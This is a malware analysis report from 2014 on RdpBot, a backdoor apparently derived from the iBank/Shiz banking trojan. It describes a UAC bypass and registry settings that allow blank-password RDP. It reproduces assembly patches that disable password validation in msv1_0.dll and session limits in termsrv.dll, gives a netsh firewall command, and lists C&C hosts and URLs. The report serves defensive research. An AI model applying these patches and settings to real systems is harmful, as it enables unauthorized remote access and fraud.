RdpBot Report

Version 1.0

0x16/7ton | @Python0x0
R136a1 | @TheEnergyStory, @MalwareChannel

March 2014

INTRODUCTION

The Remote Desktop Protocol (RDP) is a network protocol developed by Microsoft which provides remote display and input capabilities to control another computer. It is a subset of the Windows Terminal Services[1] which allows clients to remotely execute Windows applications on the server or access the Windows desktop. Only the basic specification of the RDP has several hundred pages[2], not to mention the extensions. Fortunately, for Windows developers there is an API[3] which provides all the necessary functions to build an application which makes use of RDP functionalities.

The malware at hand which is internally named *rdp_bot*[4] (further called *RdpBot*), was developed to give an attacker full control over the victim's computer. Such malware can be a great addition to an ordinary banking trojan, because the attacker is able to make his fraudulent activities directly from the victim's computer. By doing so, one can fool bank antifraud systems which check for IP address, browser footprints or keyboard layout.

During our analysis, we found that a good portion of RdpBot's source code is based on the *iBank/Shiz* banking trojan, while the actual functionality was probably inspired by the presentation *Hacking Microsoft Remote Desktop Services for Fun and Profit*[5] by Alisa Esage. It is highly recommended to take a look at the presentation before you continue to read this paper, so you get a basic understanding of the malware's functionality. We also found that some parts of the code which work with the COM interface are based on the article *Windows XP SP2 Firewall Controller*[6] by moah.

Info

During our research, we found many other malware families which seem to be coded by the same author(s). This author(s) are also behind the infamous iBank/Shiz banking trojan (version 5+).

[1] http://msdn.microsoft.com/en-us/library/cc239594.aspx
[2] http://msdn.microsoft.com/en-us/library/cc240445.aspx
[3] http://msdn.microsoft.com/en-us/library/aa383464%28v=vs.85%29.aspx
[4] PDB path: "Z:\coding\malware\RDP\output\Release\rdp_bot.pdb"
[5] http://www.slideshare.net/alisaesage/hacking-microsoft-remote-desktop-services-for-fun-and-profit
[6] http://www.codeproject.com/Articles/10911/Windows-XP-SP2-Firewall-Controller

COMPARISON WITH IBANK/SHIZ

During our analysis, we found some indicators which lead us to the conclusion that RdpBot is based on the source code of iBank/Shiz banking trojan. First, the URL parameters used by iBank/Shiz and RdpBot are similar:

iBank/Shiz	botid=%s&ver=5.1.5&up=%u&os=%03u&ltime=%s%d&token=%d&cn=reborn&av=%s
RdpBot	botid=%s&username=%s&ver=1.0&up=%u&os=%03u&token=%d&cn=test


Both malware use the parameters *botid*, *ver*, *up*, *os*, *token* and *cn*. Moreover, older versions of RdpBot and iBank/Shiz use the following two domains for internet connection checking:

- download.windowsupdate.com
- www.kavkazcenter.com


While newer versions of RdpBot and iBank/Shiz use:

- vk.com
- ya.ru
- download.windowsupdate.com

Furthermore, RdpBot uses the same PHP script names for network communication and the same injection method as the iBank/Shiz trojan. Also, some samples use the same *sysprep auto-elevate method*[7] to bypass Windows UAC. The same applies to the use of the open-source project *Super Light Regular Expression library* (SLRE)[8] to build regular expressions for searching purposes. Again, this feature can only be found in some samples of RdpBot, while it is constantly used in iBank/Shiz since version 5. Additionally, both malware families use the same heap corruption prevention technique by marking allocated memory with bytes *0xABBABABA* and freed memory with *0xDEADBEEF*:




```
.text:00401723                 mov     eax, hHeap
.text:00401728                 push    100Ch           ; dwBytes
.te                            push    8               ; dwFlags
.te                            push    eax             ; hHeap
.text:00401730                 call    ds:HeapAlloc
.text:00401736                 test    eax, eax
.text:00401738                 jz      short loc_401755
.text:0040173A                 mov     ecx, 0ABBABABAh
.text:0040173F                 lea     esi, [eax+8]
.text:00401742                 mov     dword ptr [eax], 1000h
.text:00401748                 mov     [eax+4], ecx
.text:0040174B                 mov     [eax+1008h], ecx
.text:00401751                 test    esi, esi
.text:00401753                 jnz     short loc_40175D

 ...                           ...

.text:00401808                 mov     edx, [esi-8]
.text:0040180B                 lea     eax, [esi-8]
.text:0040180E                 mov     ecx, 0DEADBEEFh
.text:00401813                 push    eax             ; lpMem
.text:00401814                 mov     [eax+4], ecx
.text:00401817                 mov     [eax+edx+8], ecx
.text:0040181B                 mov     eax, hHeap
.text:00401820                 push    0               ; dwFlags
.text:00401822                 push    eax             ; hHeap
.text:00401823                 call    ds:HeapFree
```



```
.text:10043B86                 mov     eax, dword_1005A1A8
.text:10043B8B                 push    0C0Ch           ; dwBytes
.te                            push    8               ; dwFlags
.te                            push    eax             ; hHeap
.text:10043B93                 call    ds:HeapAlloc
.text:10043B99                 cmp     eax, esi
.text:10043B9B                 jz      short loc_10043BB4
.text:10043B9D                 mov     ecx, 0ABBABABAh
.text:10043BA2                 mov     dword ptr [eax], 0C00h
.text:10043BA8                 mov     [eax+4], ecx
.text:10043BAB                 mov     [eax+0C08h], ecx
.text:10043BB1                 lea     esi, [eax+8]

 ...                            ...

 ...                            ...

.text:10043C0D                 mov     edx, [esi-8]
.text:10043C10                 lea     eax, [esi-8]
.text:10043C13                 mov     ecx, 0DEADBEEFh
.text:10043C18                 push    eax             ; lpMem
.text:10043C19                 mov     [eax+4], ecx
.text:10043C1C                 mov     [edx+eax+8], ecx
.text:10043C20                 mov     eax, dword_1005A1A8
.text:10043C25                 push    0               ; dwFlags
.text:10043C27                 push    eax             ; hHeap
.text:10043C28                 call    ds:HeapFree
```

At last, a function comparison between RdpBot and iBank/Shiz shows a similarity of nearly 60 %:



[7] http://www.pretentiousname.com/misc/W7E_Source/win7_uac_poc_details.html
[8] https://github.com/cesanta/slre

FUNCTIONALITY

As stated in Alisa Esage's presentation there are a few challenges to get the full functionality of RDP on a workstation. To achieve this, RdpBot does exactly what is described in the presentation as shown below.

If RdpBot is executed on x86 Windows Vista+ with a limited Token, it tries to elevate its privileges by using the sysprep auto-elevate method. With the help of the COM interface (FirewallManager + FirewallAuthorizedApplication), RdpBot adds the current image path to the Windows firewall exception list (FwAuthApps::Add). To add all active local user accounts (NetUserEnum + NetLocalGroupAddMembers) to the Remote Desktop Users group, the bot enumerates all local group accounts (NetLocalGroupEnum) and searches for the group with SID *S-1-5-32-555* (BUILTIN\Remote Desktop Users). Next, it launches the TermService which is the native Remote Desktop Service. There follows the setting or creation of the following registry key:

HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server[9]
[fDenyTSConnections][10] = False
[TSAppCompat] = False
[TSEnabled] = True

HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Licensing Core
[EnableConcurrentSessions] = False

HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\WinStations\\RDP-Tcp
[fEnableWinStation] = True
[ColorDepth][11] = 4
[MaxInstanceCount][12] = 0x0a

HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon
[AllowMultipleTSSessions] = True

HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Lsa
[LimitBlankPasswordUseForRdpClient] = 0 (no limit on blank or null password use)

HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows NT\\Terminal Services
[MaxDisconnectionTime][13] = 0x1499700
[MaxIdleTime] = 0x1499700
[fResetBroken] = False


Then, RdpBot patches termsrv.dll and msv1_0.dll on the fly (in memory of the process - inline patching). First, it gets the version of the dll and patches the function inside the dll based on the version. To achieve this, RdpBot has a built in table for both msv1_0.dll and termsrv.dll:

[9] http://support.microsoft.com/kb/243215
[10] http://technet.microsoft.com/en-us/library/cc722151(v=ws.10).aspx
[11] http://technet.microsoft.com/en-us/library/cc772048.aspx
[12] http://technet.microsoft.com/en-us/library/cc758332%28v=ws.10%29.aspx
[13] http://technet.microsoft.com/en-us/library/cc776083%28v=ws.10%29.aspx

Patch-table for msv1_0.dll

Version (Patch target)	Patch-Functions (Disable Password Validation)
5.1.2600.0.409	MsvpPasswordValidate
5.1.2600.1106.409	MsvpPasswordValidate
5.1.2600.2180.409	MsvpPasswordValidate
5.1.2600.3592.409	MsvpPasswordValidate
5.1.2600.3625.409	MsvpPasswordValidate
5.2.3790.3959.409	MsvpPasswordValidate
5.1.2600.5503.409	MsvpPasswordValidate
5.1.2600.5512.409	MsvpPasswordValidate
5.1.2600.5594.409	MsvpPasswordValidate
5.1.2600.5749.409	MsvpPasswordValidate
5.1.2600.5834.409	MsvpPasswordValidate
5.1.2600.5876.409	MsvpPasswordValidate
5.2.3790.0.409	MsvpPasswordValidate
5.2.3790.1830.409	MsvpPasswordValidate
5.2.3790.3959.409	MsvpPasswordValidate
5.2.3790.4587.409	MsvpPasswordValidate
6.0.6000.16386.409	MsvpPasswordValidate
6.0.6000.16926.409	MsvpPasswordValidate
6.0.6001.18000.409	MsvpPasswordValidate
6.0.6001.18330.409	MsvpPasswordValidate
6.0.6002.18005.409	MsvpPasswordValidate
6.0.6002.18111.409	MsvpPasswordValidate
6.1.7600.16385.409	MsvpPasswordValidate
6.1.7600.16420.409	MsvpPasswordValidate
6.1.7601.17105.409	MsvpPasswordValidate
6.2.8400.0.409	MsvpPasswordValidate

The patched *MsvpPasswordValidate* function looks like this:




```
xor     eax, eax
mov     al, 1
retn    1Ch
```

Patch-table for termsrv.dll

Version (Patch target)	Patch-Functions/Variables (fool Windows to think that it is a server version, patch license check)
5.1.2600.0.409	gbServer g_bPersonalTS
5.1.2600.1106.409	gbServer g_bPersonalTS
5.1.2600.2055.409	gbServer g_bPersonalTS
5.1.2600.2180.419	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.1.2600.2180.409	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.1.2600.5503.419	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.1.2600.5512.419	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.1.2600.5512.409	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.1.2600.5733.419	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.1.2600.5815.419	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.1.2600.5815.409	gbServer g_bPersonalTS CFullDesktopPolicy::UseLicense
5.2.3790.1830.419	gbServer g_bPersonalTS
5.2.3790.3959.419	gbServer g_bPersonalTS
5.2.3790.3959.409	gbServer g_bPersonalTS
6.0.6000.16386.409	CdefPolicy::Query CSessionArbitrationHelper::IsSingleSessionPerUserEnabled
6.0.6001.18000.409	CdefPolicy::Query CSessionArbitrationHelper::IsSingleSessionPerUserEnabled
6.0.6002.18005.409	CdefPolicy::Query CSessionArbitrationHelper::IsSingleSessionPerUserEnabled
6.1.7600.16385.409	CdefPolicy::Query CSessionArbitrationHelper::IsSingleSessionPerUserEnabled
6.1.7601.17514.419	CdefPolicy::Query CSessionArbitrationHelper::IsSingleSessionPerUserEnabled


6.1.7601.21650.419	CdefPolicy::Query CSessionArbitrationHelper::IsSingleSessionPerUserEnabled
6.2.8400.0.409	CdefPolicy::Query CSessionArbitrationHelper::IsSingleSessionPerUserEnabled

The variables *gbServer* and *g_bPersonalTS* are set to true (0x1). The patched *CdefPolicy::Query* function looks like this:



```
mov     dword ptr [ecx+320h], 100h
xor     eax, eax
retn    4
```

And the patched *CsessionArbitrationHelper::IsSingleSessionPerUserEnabled* looks as follows:



```
mov     eax, [esp+8]
mov     dword ptr [eax], 0
xor     eax, eax
retn    8
```

Next, the malware checks whether the port number is set to *3389* by querying the registry key *SYSTEM*\\CurrentControlSet\\Control\\TerminalServer\\WinStations\\RDP-Tcp (PortNumber). If so, it adds a firewall exception for RDP with the help of the following DOS command:

netsh firewall set service type = REMOTEDESKTOP mode = ENABLE

If the port number differs from 3389, the bot uses the FirewallManager/FirewallOpenPort COM interfaces to add an exception on this port.

Now, the main network communication thread gets started which will be described in chapter *Network Communication*.

The next step is to inject the payload into the appropriate processes. Additionally, a watch-dog thread is launched to monitor for logoff sessions (with help of WTSLogoffSession) in WTSDisconnected/WTSDown state.

Injected Payload Functionality

The main purpose of the payload is to install various hooks into the following processes:

- **winlogon.exe**: hooks the function **GetVersionExW**
- **csrss.exe**: hooks the function **MessageBoxTimeoutW**
- **explorer.exe**: hooks the functions **DisplayExitWindowsWarnings** / **SHRestricted**

Moreover, it hooks some function from different libraries:

- **user32.dll**: hooks the function **GetSystemMetrics**
- **Wtsapi32.dll**: hooks the function **WTSQuerySessionInformationA**
- **Wtsapi32.dll**: hooks the function **WTSQuerySessionInformationW**
- **WINSTA.dll**: hooks the function **WinStationIsSessionRemoteable**

The hook handlers are described subsequently:

GetVersionExW hook handler
Zero out *_OSVERSIONINFOEX.wSuiteMask* value after returning from original function

MessageBoxTimeoutW hook handler
Do not show any messagebox if the caption is equal to the computer name

DisplayExitWindowsWarnings hook handler
Function is patched to not show a Windows warning, instead just return true state

SHRestricted hook handler
Enable restriction for *REST_NORECENTDOCSNETHOOD* (do not keep the history of recently opened documents in the *Start Menu and Taskbar* administrative template) and *REST_NORECENTDOCSHISTORY* (do not add shares of recently opened documents to Network Locations)

GetSystemMetrics hook handler
For *SM_REMOTESESSION* return zero

WTSQuerySessionInformationA/ WTSQuerySessionInformationW hook handlers
For *WTSConnectState* information class (0x8) set *_WTS_CONNECTSTATE_CLASS* to *WTSActive*

WinStationIsSessionRemoteable
Patch to return false

NETWORK COMMUNICATION


RdpBot uses different servers to accomplish its network communication.

Main network communication

After the main networking thread is started, it back-connects to the C&C server asking for commands in a constant cycle (timeout). The following *main network communication servers* were identified during our analysis:

- **178.170.85.7**
- **5.34.242.200**
- **81.17.28.189**

The main task of this thread is to retransmit RDP data from the remote server to *localhost:rdp_port*. The general scheme of the protocol is illustrated below:



Information communication and commands

The information communication is realized in an own thread which runs in an infinite loop. At first, another infinite loop checks for an internet connection by contacting one of the following domains:

- www.kavkazcenter.com
- download.windowsupdate.com
- vk.com
- ya.ru

If an internet connection was proven, the bot informs its operator about some basic data of the victim. The following *information and commands servers* were found during our analysis:

- **trust-updates.net**
- **ssl.certbbi.info**
- **199.201.126.186**

The information transfer feature has two switches that can be used to send the data encrypted or not and to use GET or POST method. It starts by sending some information about the victim to the server respectively to the PHP script *members.php* with following URL parameters:

botid=%s&username=%s&ver=1.0&up=%u&os=%03u&token=%d&cn=test

1) botid=%s – BotID

   The string is built internally by:
   - Get computer name via *GetComputerName()*
   - Get *InstallDate* in *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion*
   - Get *VolumeSerialNumber* of system drive via *GetVolumeInformation()*

   To form it according to the following format:
   %s!%08X – "<ComputerName>!<InstallDate>xor<VolumeSerialNumber>"

2) username=%s – Username

   The string is built by:
   - Get computer name via *GetComputerName()*
   - Get admin accounts via *NetLocalGroupEnum()* and *NetUserEnum()*

   To form it to the following format:
   "<ComputerName>\<UserGroup> <ComputerName>\<UserGroup> …"

3) up=%u – Time elapsed since system started in seconds

   Number is built by:
   Calculation of *GetTickCount() / 1000*;

4) os=%03u – OS version number

   See chapter "Debug Communication"

5) token=%d – Smart card reader feature

   Following two options possible:
   1 – Smart cards found
   0 – No smart cards found

An example is shown below:

botid=JOHN!32546F67&username=JOHN\Administrator JOHN\Krypton&ver=1.0&up=17306&os=2301&token=0&cn=test

If the encryption option is used, this string is now encrypted and send to the server. The encryption algorithm will be discussed in chapter *Encryption*. The response from the PHP script members.php (normally also encrypted) is now written to disk, decrypted in memory and again written to disk. This data contains the bot commands along with the parameters that are read with the help of the Super Light Regular Expression library. The following bot commands along with their parameters (regular expressions used for searching the decrypted data) are available:

- **!down_exec (\S+) (\S+)**
- **!knock_time (\S+) (\S+)**
- **!sys_init (\S+):(\S+) (\S+)**
- **!sys_release (\S+)**

Unfortunately all servers were down at the time of this analysis, but we can guess the aim of the commands by just looking at the names together with the regular expressions. If a command was successfully executed, the bot informs the operator by sending the following data to the server respectively to the script members.php:

taskid=%s&ok=1

taskid=%s – Unknown, probably a string describing one of the 4 commands

This string is built from the received data by searching inside them with the last regular expression *(\S+)* of every command

For every connection to the information and commands server the same *HTTP referrer*, *User Agent* and *Content-Type* data is used:

- *Referer*: http://www.facebook.com
- *User Agent*: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; .NET CLR 3.5.30729)
- *Content-Type*: application/x-www-form-urlencoded

Debug communication

Older samples contain a debug communication feature which is used to constantly inform the attacker of important execution events. The debug data will be transferred unencrypted with the help of the URL parameter *&e=* and API function *URLDownloadToFile()*. This function is only used to transfer the debug data, the (empty) file that is created while using this API function is deleted immediately. The following two *debug servers* were found in the samples:

- **82.221.104.112**
- **update.servizio-cbi.com**

The debug information is sent to the server respectively to the PHP script *dbg.php* with the URL parameter described below:

e=%s_%d_%d_%s

1) %s – function name

   Possible strings:
   <ComputerName>
   BC_Connections
   BkInit
   BotInit
   EntryPoint
   ExecCmd
   LoadPrivileges
   PatchTermSrv
   PatchTermSrvForProcess
   RunWlHookModule
   SetUsersPermissions

2) %d – number (unknown, maybe code line)

Possible Numbers (corresponding function name in grey):
0 [<ComputerName>]
176, 239 [SetUsersPermissions]
256, 264 [BC_Connections]
276, 288 [LoadPrivileges]
322 [BkInit]
342, 346 [PatchTermSrvForProcess]
359 [PatchTermSrv]
488 [ExecCmd]
549 [RunWlHookModule]
627, 639, 640, 641, 642, 643, 644, 645, 646, 647, 648, 649, 650, 651, 655, 659 [BotInit]
944, 951 [EntryPoint]

3) %d – OS version number

Possible numbers (marked grey):

		X86		X86 on x64 (WOW64)	
Windows	Service Pack	User	Admin	User	Admin
2000	1	1102	1101	1112	1111
	2	1202	1201	1212	1211
	3	1302	1301	1312	1311
	4	1402	1401	1412	1411
XP	1	2102	2101	2112	2111
	2	2202	2201	2212	2211
	3	2302	2301	2312	2311
Vista	1	4102	4101	4112	4111
	2	4202	4201	4212	4211
7	1	6102	6101	6112	6111
8	0	8002	8001	8012	8011
Server 2003	1	3102	3101	3112	3111
	2	3202	3201	3212	3211
Server 2008	1	5102	5101	5112	5111
	2	5202	5201	5212	5211
Server 2008 R2	1	7102	7101	7112	7111

4) %s – Admin or User

Possible characters:
A (Admin)
U (User)

An example is shown below:

update.servizio-cbi.com/dbg.php?e=BotInit_642_2301_A


ENCRYPTION

The reverse engineered encryption algorithm in Python is shown below:

```
############
# Date: 2014-04-14
# Author: R136a1
# Description: RdpBot encryption based on reversed iBank/Shiz DGA by 0x16/7ton
# Version: 1.0
############

import os

###initial values##########
string = "botid=JOHN!32546F67&username=JOHN\Administrator
JOHN\Krypton&ver=1.0&up=17306&os=2301&token=0&cn=test"
seed = "No9qF8steB0xl8gdmX1ZytEL5N9km3wuzs6gZ8DoW4P6LSZKulYs6hkfROH1"
buffer = [0]*(len(string))
table_encr = [0]*0x102
table_encr[0x100]=1
table_encr[0x101]=0

###string2buffer###########
i=0
while (i<len(string)):
  char_1=string[i]
  int_3 = ord (char_1)
  buffer[i]=int_3
  i+=1

###encryption table########
i=0
while (i<0x100):
  table_encr[i]=0x000000ff&i
  i+=1

i=0
j=0
while (i<0x100):
  char_1=seed[j]
  int_1=ord (char_1)
  table_encr[i]^=int_1
  i+=1
  j+=1
  if (j==len(seed)):
    j=0

###encryption##############
size_1=len(string)
i=0
while (size_1!=0):
  byte_buf=buffer[i]
  ind_1=table_encr[0x100]
  ind_2=table_encr[ind_1]
  ind_3=0x000000ff&(ind_2+table_encr[0x101])
  ind_4=0x000000ff&(table_encr[ind_3])
  table_encr[ind_1]=ind_4
  table_encr[ind_3]=ind_2
  buffer[i]=0x000000ff&(table_encr[0x000000ff&(ind_2+ind_4)]^byte_buf)
  table_encr[0x100]=0x000000ff&(ind_1+1)
  table_encr[0x101]=ind_3
  i+=1
  size_1-=1

i=0
str_1=""
while (i<len(string)):
  str_1=str_1+chr(buffer[i])
  i+=1

print ("Encrypted string: %s" % str_1)
```

TIMELINE AND VERSION COMPARISON

The following graphic shows the evolution of RdpBot based on the legit looking PE timestamps of the samples we collected during our analysis:



The following table shows the feature comparison implemented during the development of RdpBot. The samples show a constant evolution, except for the sample from 6. June. What is also unusual is the fact that the latest version we found doesn't have the sysprep auto-elevate method:


Sample (PE timestamp)	Sysprep auto-elevate	SLRE	Debug communication	Information communication and commands
6. June	-	x	-	x
9. July	-	-	x	-
10. July	x	-	x	-
12. July	x	-	x	-
25. July	x	x	x	x
11. September	x	x	x	x
19. September	x	x	x	x
12. November	-	x	-	x

POSSIBLE SUCCESSOR

During the network communication analysis, we found a debug communication server which still was online, but has not the dbg.php script anymore. Instead, there are some indications that a newer version of RdpBot exists. The following URL was available at the time of our analysis:

- **http://82.221.104.112/systool/**

Below is a screenshot showing the PHP scripts *check.php* and *data.php*, an empty folder named *filez* and a text file named *vers.txt*:



Index of /systool

Name	Last modified	Size	Description
Parent Directory		-	
check.php	03-Mar-2013 21:52	254	
data.php	03-Mar-2013 22:17	323	
filez/	29-Sep-2013 17:40	-	
vers.txt	22-Mar-2014 05:20	1.5K	

Apache/2.2.15 (CentOS) Server at 82.221.104.112 Port 80

The content of the file vers.txt is as follows:

```
termsrv.dll:5.1.2600.5512.419
msv1_0.dll:5.1.2600.5876.409
termsrv.dll:6.1.7601.17514.419
msv1_0.dll:6.1.7601.17514.409
msv1_0.dll:5.1.2600.5834.409
msv1_0.dll:5.1.2600.5512.409
termsrv.dll:5.1.2600.5815.419
termsrv.dll:6.1.7601.17514.409
termsrv.dll:5.1.2600.2180.419
msv1_0.dll:5.1.2600.3625.409
termsrv.dll:5.2.3790.3959.419
msv1_0.dll:5.1.2600.2180.409
msv1_0.dll:5.1.2600.5594.409
msv1_0.dll:5.2.3790.4587.409
msv1_0.dll:5.2.3790.3959.409
termsrv.dll:6.1.7601.17105.419
msv1_0.dll:6.1.7601.17105.409
termsrv.dll:5.2.3790.3959.409
termsrv.dll:5.1.2600.5733.419
termsrv.dll:5.1.2600.2180.409
termsrv.dll:5.1.2600.5815.409
termsrv.dll:5.2.3790.0.409
termsrv.dll:5.1.2600.5503.419
termsrv.dll:5.1.2600.1106.409
msv1_0.dll:5.1.2600.5503.409
termsrv.dll:5.1.2600.5512.409
termsrv.dll:5.1.2600.2055.409
… (25 empty lines)
termsrv.dll:6.0.6000.16386.419
```

```
msv1_0.dll:6.0.6000.16926.419
… (2 empty lines)
termsrv.dll:6.1.7600.16385.419
msv1_0.dll:6.1.7600.16385.409
… (20 empty lines)
termsrv.dll:6.1.7601.21866.419
msv1_0.dll:6.1.7601.21920.409
… (52 empty lines)
termsrv.dll:5.2.3790.3959.804
… (9 empty lines)
termsrv.dll:5.1.2600.5512.405
termsrv.dll:6.1.7601.17514.405
termsrv.dll:5.1.2600.5815.405
termsrv.dll:5.1.2600.2180.405
termsrv.dll:6.0.6002.18005.405
msv1_0.dll:6.0.6002.18111.405
termsrv.dll:5.1.2600.5581.405
msv1_0.dll:7.7.0.183.419
termsrv.dll:5.1.2600.2627.409
termsrv.dll:6.0.6000.16386.405
msv1_0.dll:6.0.6000.16926.405
termsrv.dll:6.1.7601.21650.419
termsrv.dll:6.1.7600.16385.405
msv1_0.dll:6.1.7600.16420.409
… (23 empty lines)
```

As you can see, the file contains an updated respectively a revised list of the file versions of *termsrv.dll* and *msv1_0.dll* to be patched. One explanation for this file and its content could be the outsourcing of the patching table for the corresponding DLLs to the web to build a modular design. Thus, if the a new version of either termsrv.dll or msv1_0.dll was released by Microsoft, the malware operator just needs to update the vers.txt file with a new entry and the bot will grab the updated list.

CONCLUSION

The idea of using the RDP for controlling an infected computer or to implement a communication channel is old, but not much malware exist ITW which makes use of it. To use all the functionality of RDP for the purpose of a bot, there have to be some problems solved. In this paper we showed how RdpBot works and the fact that is based on the source code of iBank/Shiz banking trojan. Furthermore, the actual implementation is based on the work of Alisa Esage. And last but not least, we found some indicators that there might be a successor to the versions we discussed in this paper.

SAMPLES

Main files

SHA-256	Size	Type
33b3e32e6426b766ad5b15051a87565952d92e72c6c655fc0b2950124f78060a	35.0 KB	PE32 (exe)
2868728a78ca50e5ca5022592fd3a77f6e0bb6106bfe5efac8c64ccffafee4c2	63.0 KB	PE32 (exe)
159edef33542eda11fc701275f6db03af9c71751d7b215c0a2b79a58f6332470	58.5 KB	PE32 (exe)
5f922bd7c04fc5cd9a5a6727f2e40a8264fb6ef52b376d70e4f8a9c4bdf9c55e	58.5 KB	PE32 (exe)
14739fbc97174ed985f23cbea08b841bbf867581dccadeeebf60b2a33439a43d	43.0 KB	PE32 (exe)
44024e287dd998921c3901aa4320a59c3a7a50a2ba750d7383ed3b010de165e3	43.0 KB	PE32 (exe)
682a648347bc2fb1e4cd020c0567d23ed998e2ff8cda159e480b753cbcb38252	42.0 KB	PE32 (exe)
ebe96cf1da2a5e902ef1f9ceb51021d4312d5dc0e95b5db78d62ef6944b8ac19	35.0 KB	PE32 (exe)
cdaa02f388f1d0a42b22c35fcfc6201baa093b6766c74b507deb6e21547a6025	60.0 KB	PE32 (exe)

Injected files

SHA-256	Size	Type
c3946e1a16061ab8bf5b054ca54196bbb816dd9d18caa3547513d64a16a87f48	8.0 KB	PE32 (exe)
8856d87ae24fdfd6765a15a28adb433a9a8249d4a9019631841a4fba8915212c	8.0 KB	PE32 (exe)
c49105acd4725a316f5b8da0d183a87012d20f1e4f05f0df4f5d976b0827cbc8	8.5 KB	PE32 (exe)
ff82bcf4550b8edb53e79727ba465615ad81d35edd4f008109b477e27286e6b2	8.5 KB	PE32 (exe)
20b912a60fb3aef37eff70e3d4cba056139a724511549a96fa585aaf58d359d1	8.5 KB	PE32 (exe)
43bd2ae2f708e5d41049bee42c4817b533e4096e00c3288916f22cc60614e702	8.5 KB	PE32 (exe)
